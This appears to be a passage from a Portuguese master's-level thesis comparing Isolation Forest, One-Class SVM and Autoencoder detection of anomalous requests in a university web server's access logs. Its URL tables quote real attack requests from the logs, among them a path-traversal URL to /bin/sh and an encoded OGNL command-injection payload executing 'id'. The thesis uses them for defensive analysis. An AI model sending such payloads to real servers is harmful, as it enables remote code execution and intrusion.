O *Isolation Forest* obteve desempenho consistente em ambos os cenários. Isso pode ser constatado ao analisar seu tempo médio por mil linhas: aproximadamente 0,027s no *dataset* semanal e 0,099s no diário. Esses resultados evidenciam que o algoritmo mantém boa capacidade de escalabilidade, ajustando-se de forma adequada ao crescimento do volume de dados.

O *Autoencoder* foi o modelo mais custoso em termos de tempo de CPU, o que pode ser explicado pela complexidade inerente às redes neurais. Ainda assim, apresentou um custo computacional relativamente estável entre os cenários, o que pode ser um ponto positivo em situações em que a capacidade de capturar padrões complexos e sutis nos logs seja mais relevante do que a eficiência computacional.

Tabela 17 - Tempo de execução dos modelos

Modelo	(Semanal) 5 a 11/5/2025		(Diário) 22/03/2025	
	Tempo de CPU	**Tempo de CPU por cada mil linhas**	**Tempo de CPU**	**Tempo de CPU por cada mil linhas**
Isolation Forest	4,37s	~ 0,027s	0,482s	~ 0,099s
One-Class SVM	30,7s	~ 0,19s	0,356s	~ 0,074s
Autoencoder	46,1s	~ 0,28s	3,39s	~ 0,70s

Os hiperparâmetros foram configurados para detectar 1% das anomalias. No *dataset* diário, os resultados mostraram que o total de anomalias detectadas pelos modelos ficou próximo ao valor esperado, considerando que o conjunto de dados continha aproximadamente 4.800 linhas. Já para o *dataset* semanal, que possui cerca de 164.000 linhas, observou-se que o I*solation Forest* permaneceu próximo do valor configurado, enquanto o *One-Class SVM* apresentou resultados bem acima e o *Autoencoder* bem abaixo. Isso ocorre porque o parâmetro de contaminação ou de reconstrução no caso do *Autoencoder*, não é encarado como um valor fixo pelos algoritmos, mas sim como um estimativa de referência.


A Tabela 18 e os gráficos de Venn da Figura 17 apresentam o total de anomalias detectadas por cada modelo, considerando *dataset* semanal e o diário, assim como as intersecções entre eles.

Tabela 18 - Quantidade anomalias detectadas pelos modelos


Modelo	**(Semanal) 5 a 11/5/2025 Anomalias detectadas**	**(Diário) 22/03/2025 Anomalias detectadas**
Isolation Forest (ISO)	1.360	49
One-Class SVM (SVM)	3.511	55
Autoencoder	556	49
Somente ISO	591	13
Somente SVM	2.526	35
Somente *Autoencoder*	29	18
ISO e SVM	735	17
ISO e *Autoencoder*	277	28
SVM e *Autoencoder*	493	12
ISO, SVM e *Autoencoder*	243	9

Figura 17 - Gráfico de Venn das anomalias detectadas

(Semanal) 5 a 11/5/2025



(Diário) 22/03/2025



Assim como no experimento 1, para o *dataset* semanal o *One-Class SVM* se mostrou o modelo mais abrangente na detecção de anomalias (3.511) o que pode trazer um alto número de falsos positivos, já no *dataset* diário os três modelos detectaram um número total de anomalias semelhantes entre 49 e 55.

A análise das intersecções evidencia que apenas uma pequena parcela das anomalias foi detectada simultaneamente pelo três modelos: 243 no *dataset* semanal e 9 no diário. Como este conjunto representa um consenso entre os modelos pode ser considerado o núcleo de maior confiabilidade. Quando avaliadas as detecções em pares, destaca-se a sobreposição entre *Isolation Forest* e *One-Class SVM* (735 semanais e 17 diárias), bem como entre *One-Class SVM* e *Autoencoder* (493 semanais e 12 diárias). Por outro lado, a interseção entre

Isolation Forest e *Autoencoder* foi a menor (277 semanais e 28 diárias), sugerindo que esses algoritmos seguem critérios mais distintos na definição de anomalias.

Com relação às detecções exclusivas, o *One-Class SVM* apresentou o maior volume (2.526 semanais e 35 diárias), reforçando seu perfil mais permissivo. O *Isolation Forest* detectou um número intermediário de anomalias exclusivas (591 semanais e 13 diárias), enquanto o *Autoencoder* foi o mais restritivo (29 semanais e 18 diárias). Esse comportamento reforça a interpretação de que o *Autoencoder* atua de forma mais seletiva e consistente, privilegiando casos mais evidentes de anomalia.


5.2.3 Visualização dos resultados

Tanto para o cenário semanal quanto para o diário foram gerados os gráficos de dispersão (*Scatter Plot*) e de Análise de Componentes Principais (PCA) para auxiliar na visualização dos resultados. Em todos os gráficos, os pontos marcados como *True* representam os acessos anômalos, enquanto os marcados como *False* representam as acessos normais.


No caso do modelo *Isolation Forest*, observa-se nos gráficos de dispersão da Figura 18 que, em ambos os cenários, há uma tendência em marcar como anomalias os pontos situados nos extremos do eixo referente ao tamanho da resposta, o que é coerente com a característica do algoritmo de isolar pontos fora do padrão.

Figura 18 - Anomalias detectadas - *Isolation Forest*

(Semanal) 5 a 11/5/2025




(Diário) 22/03/2025




O *One-Class SVM*, à primeira vista, apresenta um gráfico bastante semelhante ao do *Isolation Forest*. Contudo, uma análise mais detalhada, apoiada nos dados da Tabela 18, mostra que o *One-Class SVM* detectou 2.151 anomalias a mais que o *Isolation Forest* e estes pontos estão condensados em algumas regiões do gráfico. Isso evidencia sua alta sensibilidade e sugere uma maior tendência em identificar falsos positivos.

Figura 19 - Anomalias detectadas - *One-Class SVM*

(Semanal) 5 a 11/5/2025




(Diário) 22/03/2025




O *Autoencoder* demonstra uma postura mais seletiva, marcando um número menor de pontos como anômalos, sobretudo aqueles com maior desvio no tamanho da resposta. Esse comportamento pode ser observado na Figura 20.

Figura 20 - Anomalias detectadas - *Autoencoder*

(Semanal) 5 a 11/5/2025



(Diário) 22/03/2025




Os gráficos do PCA, apresentados nas Figuras 21, 22 e 23, confirmam o que foi observado nos gráficos de dispersão de cada modelo.


Nos cenários semanal e diário, o PCA do *Isolation Forest* (Figura 21) evidencia uma separação bem definida entre anomalias (em vermelho) e pontos normais (em azul). Esse resultado está de acordo com a característica do modelo em identificar *outliers* de forma consistente.

Figura 21 - PCA - *Isolation Forest*

(Semanal) 5 a 11/5/2025



(Diário) 22/03/2025




Para o modelo *One-Class SVM*, percebe-se principalmente no cenário semanal que os pontos anômalos (vermelhos) estão dispersos fora da nuvem principal de concentração, comportamento semelhante ao do *Isolation Forest*. Contudo, observa-se também que diversos pontos dentro da própria nuvem foram classificados como anômalos, reforçando a tendência do modelo em gerar falsos positivos.

Figura 22 - PCA - *One-Class SVM*

(Semanal) 5 a 11/5/2025


(Diário) 22/03/2025




O PCA do *Autoencoder*, nos cenários semanal e diário, revela que o modelo é mais conservador, identificando como anomalias (vermelhos) apenas os pontos localizados nas extremidades das componentes principais. Esse comportamento indica uma baixa sensibilidade do modelo, que apenas rotula como anômalos os pontos cujo erro de reconstrução é realmente elevado, o que pode levar a um maior número de falsos negativos.

Figura 23 - PCA - *Autoencoder*

(Semanal) 5 a 11/5/2025



(Diário) 22/03/2025



De forma geral, tanto os gráficos de dispersão quanto as representações em PCA reforçam o comportamento característico de cada modelo: o *Isolation Forest*, com boa capacidade de isolamento de *outliers*; o *One-Class SVM*, com alta sensibilidade e tendência a classificar um número maior de pontos como anômalos; e o *Autoencoder*, mais conservador e seletivo em suas detecções. Essas diferenças visuais ajudam a compreender os resultados quantitativos observados, e evidenciam que a escolha do modelo impacta diretamente no equilíbrio entre falsos positivos e falsos negativos.

5.2.4 Comparação das principais URLs detectadas como anômalas pelos modelos

Assim como no experimento 1, torna-se relevante verificar, também nos *dataset* menores, se o que foi rotulado como anômalo realmente pode ser alvo de atenção de um analista. As Tabelas 19, 20 e 21 apresentam as URLs mais acessadas e marcadas como anômalas por cada modelo no cenário semanal, enquanto a Tabela 22 apresenta as intersecções de cada modelo neste mesmo cenário. Em todos os casos, os textos destacados em negrito nas tabelas correspondem às suspeitas mais relevantes de exploração de vulnerabilidades.

Tabela 19 - Quantidade de URLs anômalas (Semanal) - *Isolation Forest*

	URL	Total
1	/~strontium/Publication/Scripts/QuantumMechanicsScript.pdf	242
2	**/~lattice/qcdoutreach/wp-admin/admin-ajax.php**	221
3	/~lattice/qcdoutreach/wp-content/plugins/wp-custom-html-pages/include/ace-builds-master/src-min-noconflict/ace.js?ver=6.7.2	26
4	**/~lattice/xmlrpc.php**	13
5	**/~lattice/wp-login.php**	8
6	/~lattice/qcdoutreach/wp-admin/load-scripts.php?c=0&load%5Bchunk_0%5D=jquery-core,jquery-migrate,utils,farbtastic,moxiejs,plupload&ver=6.7.2	7
7	/~lattice/qcdoutreach/wp-admin/load-scripts.php?c=0&load%5Bchunk_0%5D=jquery-core,jquery-migrate,utils,moxiejs,plupload&ver=6.7.2	6
8	/~lattice/qcdoutreach/wp-json/batch/v1?_locale=user	5
9	**/~lattice/qcdoutreach/wp-admin/post.php**	4
10	**/~lattice/portalgrad/wp-login.php**	4
11	/~lavfis/lavfiswp/wp-content/uploads/2024/08/Lanthanide-Luminescence-From-a-Mystery-to-Rationalization-Understanding-and-Applications.pdf	4
12	/~strontium/Teaching/Material2018-1%20SFI5708%20Eletromagnetismo/Apresentacao%20-%20Leandro%20-%20Ressonancias%20de%20Schumann.pdf	3
13	/~strontium/Publication/Scripts/QuantumMechanicsScript.pdf**?xLWPr6Y=nhbX5K**	3
14	**/~lattice/qcdoutreach/wp-login.php**	3
15	**/~lattice/portalgrad/wp-admin/admin-ajax.php**	3

Tabela 20 - Quantidade de URLs anômalas (Semanal) - *One-Class SVM*

	URL	Total
1	**/~lattice/wp-login.php**	1.741
2	/	103
3	/~strontium/Publication/Scripts/QuantumMechanicsScript.pdf	37
4	**/~lattice/portalgrad/wp-admin/admin-ajax.php**	25
5	/~lattice/qcdoutreach/	20
6	/favicon.ico	17
7	/~lavfis/	11
8	/~strontium/Publication/Scripts/ElectroDynamicsScript.pdf	10
9	/apple-touch-icon.png	10
10	**/xmlrpc.php**	9
11	/~lef/download/apostilas/apostilaEletronicaMagon2019-v6.pdf	9
12	/~strontium/Teaching/Material2018-1%20SFI5708%20Eletromagnetismo/Apresentacao%20-%20Leandro%20-%20Ressonancias%20de%20Schumann.pdf	8
13	/apple-touch-icon-precomposed.png	8
14	/~lavfis/lavfiswp/	8
15	**/~lattice/lqcdschool-iip/xmlrpc.php**	7

Tabela 21 - Quantidade de URLs anômalas (Semanal) - *Autoencoder*

	URL	Total
1	**/bea/0926/%D0%B1%D0%B5%D0%B7%D0%B4%D0%B5%D0%BF%D0%BE%D0%B7%D0%B8%D1%82%D0%BD%D1%8B%D0%B5-%D0%B1%D0%BE%D0%BD%D1%83%D1%81%D1%8B-%D0%BA%D0%B0%D0%B7%D0%B8%D0%BD%D0%BE-%D1%83%D0%BA%D1%80%D0%B0%D0%B8%D0%BD%D0%B0**	2
2	/ted/wp-admin/admin-	2

	ajax.php?action=wordfence_doScan&isFork=0&scanMode=standard&cronKey=efa6ee637f5c90bca07587efad5f5ca6&signature=a582c9b70154e9d05ee3428abbb03825d515ec35a4155d6dadd1a8fa4e023b7e&remote=1	
3	/ted/wp-admin/admin-ajax.php?action=wordfence_doScan&isFork=0&scanMode=standard&cronKey=acb5ed33bf6571a1faf4bf5bbf211ae2&signature=66d4987d3b5a6888e770b1ab1e4ed742d953a9a90473e4b2dcf1e072df7dd84b&remote=1	2
4	/ted/wp-admin/admin-ajax.php?action=wordfence_doScan&isFork=0&scanMode=standard&cronKey=c8a6a837e0491c8e269e7df89865e62f&signature=75885130e16a127499baee2327f8488ba174c80f84ca936fca820423ba0e0d47&remote=1	2
5	/ted/wp-admin/admin-ajax.php?action=wordfence_doScan&isFork=0&scanMode=quick&cronKey=f90d42c5023fef5a6ecd5d6285554f67&signature=040ba0a51fdabb1bf00a5dd85395236b27c1afce9c8581235438b36dd6a70286&remote=1	2
6	/ted/wp-admin/admin-ajax.php?action=wordfence_doScan&isFork=0&scanMode=quick&cronKey=9058cf3c111700fce68ac0c76fac2dde&signature=3ba8551196b58fe7a9516141606a5750df5b4f8e2ca10994714ecf5685dddcb3&remote=1	2
7	/ted/wp-admin/admin-ajax.php?action=wordfence_doScan&isFork=0&scanMode=quick&cronKey=9ca72582e596f3fb3923ba4a234d5263&signature=70e71515a20ec336c1e7e9055697a846c00e74abf666809bb8fc953d03a1bed1&remote=1	2
8	/ted/wp-admin/admin-ajax.php?action=wordfence_doScan&isFork=0&scanMode=standard&cronKey=08e3878820cdcb0b4ece189b225bb9ac&signature=cd6f1781738fb1ddb8604c07722fc33257ca73e5c14732945cafe9c253ea7818&remote=1	2
9	/ted/wp-admin/admin-ajax.php?action=wordfence_doScan&isFork=0&scanMode=standard&cronKey=5c93dde5c33fdab8ada269ae9c6c9f8d&signature=598ec92ac074f6216be697e518f67115dafd3ba86a59b757789236ed8858b076&remote=1	2
10	/ted/wp-admin/admin-ajax.php?action=wordfence_doScan&isFork=0&scanMode=standard&cronKey=4651dd820a3c1f4f9a58417b83799896&signature=e0a014678565931d10f713e0d2a5ebf3f73ee6605d50ef0b7adfa7bbbb3f5bce&remote=1	2
10	/~bachelard/Papers/Journal_Papers/Hamiltonian%20description%20of%20a%20self-consistent%20interaction%20between%20charged%20particles%20and%20electromagnetic%20waves.PhysRevE.78.036407.2008.pdf	1
12	/cepof/en/avada_portfolio/escola-sao-paulo-de-ciencia-avancada-fluidos-quanticos-e-aplicacoes/**?android=20240731resultado%20do%20jogo%20do%20bicho%20de%20hoje%2011hs%20rj%20milhar%20hoje.html**	1
13	/cpq/central-ifsc-usp-multi-laboratorios-multiusuarios/equipamento-multi-usuario-1best_cristalografia-gryphon-mals-sec-mals-e-dls-malvern-zetasizer-2/**?casino/20240816eliminat%C3%83%C2%B3ria%20para%20copa%20do%20mundo.shtml**	1
14	/cepof/**app/20240817-p9%20sem%20fio%20bluetooth%20fones%20de%20ouvido%20com%20microfone%20com%20cancelamento%20de%20ru%C3%83%C2%ADdo%20fones%20de%20ouvido%20est%C3%83%C2%A9reo%20som%20esportes%20jogos%20suporta%20tf**	1
15	/~cursosgrad/index.php/licenciatura-em-ciencias-exatas/saiba-mais/40-que-tipo-de-atividade-de-pesquisa-esta-relacionada-ao-curso**?root/20240816estat%C3%ADsticas%20de%20as%20roma%20x%20ac%20milan.shtml**	1

A partir da análise das tabelas, observa-se que tanto o modelo *Isolation Forest* quanto o *One-Class SVM* marcaram como anômalas diversas ocorrências das URLs `wp-login`, `xmlrpc.php` e `admin-ajax.php`. Esses resultados evidenciam a eficácia desses modelos em identificar tentativas de força bruta direcionadas a páginas de *login* e administração de sistemas. Além disso, ambos também classificaram acessos a arquivos PDF como anômalos.

No caso do servidor SITES, tais acessos são legítimos, pois correspondem a materiais de aulas de docentes. A provável justificativa para essa classificação está associada à variável `size_norm_SS`, utilizada no treinamento, que representa o tamanho da resposta do servidor. Como os arquivos PDF possuem tamanho de resposta muito superior ao padrão típico de páginas Web, acabam destoando e sendo rotulados como anômalos.

Ainda na tabela do *Isolation Forest*, chama a atenção a linha 13, que sugere um possível caso de poluição de *cache*, técnica que, em larga escala, poderia resultar em um ataque de DoS (*Denial of Service*) ao servidor.

O *Autoencoder*, por sua vez, mostrou-se mais seletivo, identificando um número reduzido de URLs como anômalas. Entre elas, destaca-se a primeira ocorrência, que remete a uma tentativa de redirecionamento de página. O conteúdo dessa URL inclui texto em alfabeto cirílico (russo): “бездепозитные-бонусы-казино-украина” (URL ENCODE, 2025), traduzido como “bônus de cassino sem depósito Ucrânia” (GOOGLE TRADUTOR, 2025). Esse padrão reforça indícios de tráfego malicioso automatizado. De forma semelhante, as linhas 12 a 15 da tabela do *Autoencoder* também indicam tentativas de *SEO poisoning*, com redirecionamentos ligados a termos como “resultado do jogo do bicho” e “copa do mundo”, que não possuem relação com o contexto legítimo do servidor.

Tabela 22 - Quantidade de URLs anômalas detectadas pelos três modelos (Semanal)

	URL	Total
1	/~lattice/qcdoutreach/wp-admin/admin-ajax.php	81
2	/~lattice/qcdoutreach/wp-admin/load-styles.php?c=0&dir=ltr&load%5Bchunk_0%5D=dashicons,admin-bar,common,forms,admin-menu,dashboard,list-tables,edit,revisions,media,themes,about,nav-menus,wp-pointer,widgets&load%5Bchunk_1%5D=,site-icon,l10n,buttons,wp-auth-check&ver=6.7.2	35
3	**/~lattice/wp-login.php**	11
4	/~lattice/qcdoutreach/wp-admin/load-styles.php?c=0&dir=ltr&load%5Bchunk_0%5D=dashicons,admin-bar,common,forms,admin-menu,dashboard,list-tables,edit,revisions,media,themes,about,nav-menus,wp-pointer,widgets&load%5Bchunk_1%5D=,site-icon,l10n,buttons,wp-auth-check,wp-color-picker,editor-buttons,media-views&ver=6.7.2	8
5	/~lattice/qcdoutreach/wp-admin/load-styles.php?c=0&dir=ltr&load%5Bchunk_0%5D=dashicons,admin-bar,buttons,media-views,common,forms,admin-menu,dashboard,list-tables,edit,revisions,media,themes,about,nav-menu&load%5Bchunk_1%5D=s,wp-pointer,widgets,site-icon,l10n,wp-auth-check&ver=6.7.2	8
6	/~lattice/qcdoutreach/wp-admin/load-styles.php?c=0&dir=ltr&load%5Bchunk_0%5D=dashicons,common,forms,admin-menu,dashboard,list-tables,edit,revisions,media,themes,about,nav-menus,wp-pointer,widgets,site-icon&load%5Bchunk_1%5D=,l10n,buttons,customize-controls,customize-widgets,wp-block-library,wp-components,wp-preferences,wp-block-	6

	editor,wp-reusable-blo&load%5Bchunk_2%5D=cks,wp-patterns,wp-editor,wp-reset-editor-styles,wp-block-editor-content,wp-editor-classic-layout-styles,wp-edit-blocks,wp-widge&load%5Bchunk_3%5D=ts,wp-customize-widgets,wp-block-directory,wp-format-library,customize-nav-menus,wp-color-picker,media-views&ver=6.7.2	
7	**/~lattice/qcdoutreach/wp-admin/post.php**	6
8	**/~lattice/qcdoutreach/wp-admin/options.php**	6
9	/~lattice/qcdoutreach/wp-admin/load-styles.php?c=0&dir=ltr&load%5Bchunk_0%5D=dashicons,admin-bar,wp-components,wp-widgets,wp-preferences,wp-block-editor,wp-reusable-blocks,wp-patterns,wp-editor,common,form&load%5Bchunk_1%5D=s,wp-reset-editor-styles,wp-block-library,wp-block-editor-content,wp-editor-classic-layout-styles,wp-edit-blocks,wp-edit-widgets&load%5Bchunk_2%5D=,wp-format-library,admin-menu,dashboard,list-tables,edit,revisions,media,themes,about,nav-menus,wp-pointer,widgets,site-icon,l10&load%5Bchunk_3%5D=n,buttons,wp-auth-check&ver=6.7.2	3
10	/~lavfis/lavfiswp/wp-content/uploads/2024/01/Studies-on-the-temperature-dependence-of-electric-conductivity-for-metals-in-the-Nineteenth-Century-A-neglected-chapter-in-the-history-of-superconductivity.pdf	2
11	/~strontium/Teaching/Material2018-1%20SFI5708%20Eletromagnetismo/Apresentacao%20-%20Leandro%20-%20Ressonancias%20de%20Schumann.pdf**?id=com.daki&referrer=adjust_reftag%3DcGQL6HWTpHJJl%26utm_source%3DCityads%26utm_campaign%3D28fB**	2
12	/~lavfis/lavfiswp/wp-content/uploads/2024/04/The-Distinction-between-Intrinsic-and-Spurious-Contact-E.M.F.S-and-the-Question-of-the-Absorption-of-Radiation-by-Metals-in-Quanta.pdf	2
13	**/cgi-bin/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/bin/sh**	2
14	/	2
15	/mx2016/rafting/videos/2016_0410_131210_003.mp4	1

A análise de concordância entre os modelos demonstra que a maior parte das anomalias em comum está relacionada a URLs administrativas do WordPress, especialmente no diretório `wp-admin`, incluindo *scripts* como `admin-ajax.php`, `load-styles.php`, `post.php` e `options.php`. Esse padrão é fortemente indicativo de tentativas de ataques de força bruta e exploração de vulnerabilidades do CMS. Em menor frequência, observam-se tentativas de execução remota de código (RCE – *Remote Code Execution*), como a registrada na linha 13 da tabela (`/bin/sh`), além de acessos a arquivos PDF e MP4, que são considerados válidos no contexto do servidor SITES.

De forma geral, esses resultados reforçam que a abordagem multimodelo consegue identificar tanto ataques automatizados em larga escala, como os direcionados a páginas de *login* e administração, quanto acessos raros e específicos que destoam do padrão usual, ainda que nem sempre representem ameaça concreta. Dessa forma, a utilização combinada dos modelos pode auxiliar o analista de segurança a priorizar sua atenção, otimizando a filtragem e a investigação de vulnerabilidades em exploração.

Para o cenário diário, as Tabelas 23, 24 e 25 mostram as detecções de cada modelo, enquanto a Tabela 26 apresenta as URLs em que houve concordância entre eles. Em todos os casos, os textos destacados em negrito nas tabelas correspondem às suspeitas mais relevantes de exploração de vulnerabilidades.

Tabela 23 - Quantidade de URLs anômalas (Diário) - *Isolation Forest*

	URL	Total
1	/~strontium/Teaching/Material2018-1%20SFI5708%20Eletromagnetismo/Apresentacao%20-%20Leandro%20-%20Ressonancias%20de%20Schumann.pdf	2
2	**/component_server**	2
3	**/dns-query**	2
4	**/query**	2
5	**/resolve**	2
6	**/**	2
7	**/task/submit/**	1

Tabela 24 - Quantidade de URLs anômalas (Diário) - *One-Class SVM*

	URL	Total
1	/	8
2	/lemaf/wp-content/uploads/2020/06/WhatsApp-Video-2020-06-03-at-5.31.02-PM-3.mp4?_=1	3
3	/~strontium/Teaching/Material2018-1%20SFI5708%20Eletromagnetismo/Apresentacao%20-%20Leandro%20-%20Ressonancias%20de%20Schumann.pdf	3
4	/~strontium/Publication/Scripts/QuantumMechanicsScript.pdf	2
5	/~lavfis/lavfiswp/ressonancia-paramagnetica-eletronica-rpe-leybold/epr3/**?blank=20240726messi%20real%20madrid.html**	1
6	/cpqi/atualizacao-prp-pesquisas-de-campos-e-atividade-nao-presenciais-resolucoes-copq-no-8148-e-8149/**?casino=20240723que%20horas%20vai%20ser%20o%20jogo%20do%20corinthians%20hoje.html**	1
7	**/%24%7B%28%23a%3D%40org.apache.commons.io.IOUtils%40toString%28%40java.lang.Runtime%40getRuntime%28%29.exec%28%22id%22%29.getInputStream%28%29%2C%22utf-8%22%29%29.%28%40com.opensymphony.webwork.ServletActionContext%40getResponse%28%29.setHeader%28%22X-Cmd-Response%22%2C%23a%29%29%7D/**	1
8	**/ted/?video%2F20240724%7Bkey%7D**	1
9	/lamucres/assets/pages/team.php	1
10	/~lavfis/images/BDApostilas/ApEspectrRedeDif/espec7.bmp	1
11	**/~lavfis/lavfiswp/ek/ek-5/**	1
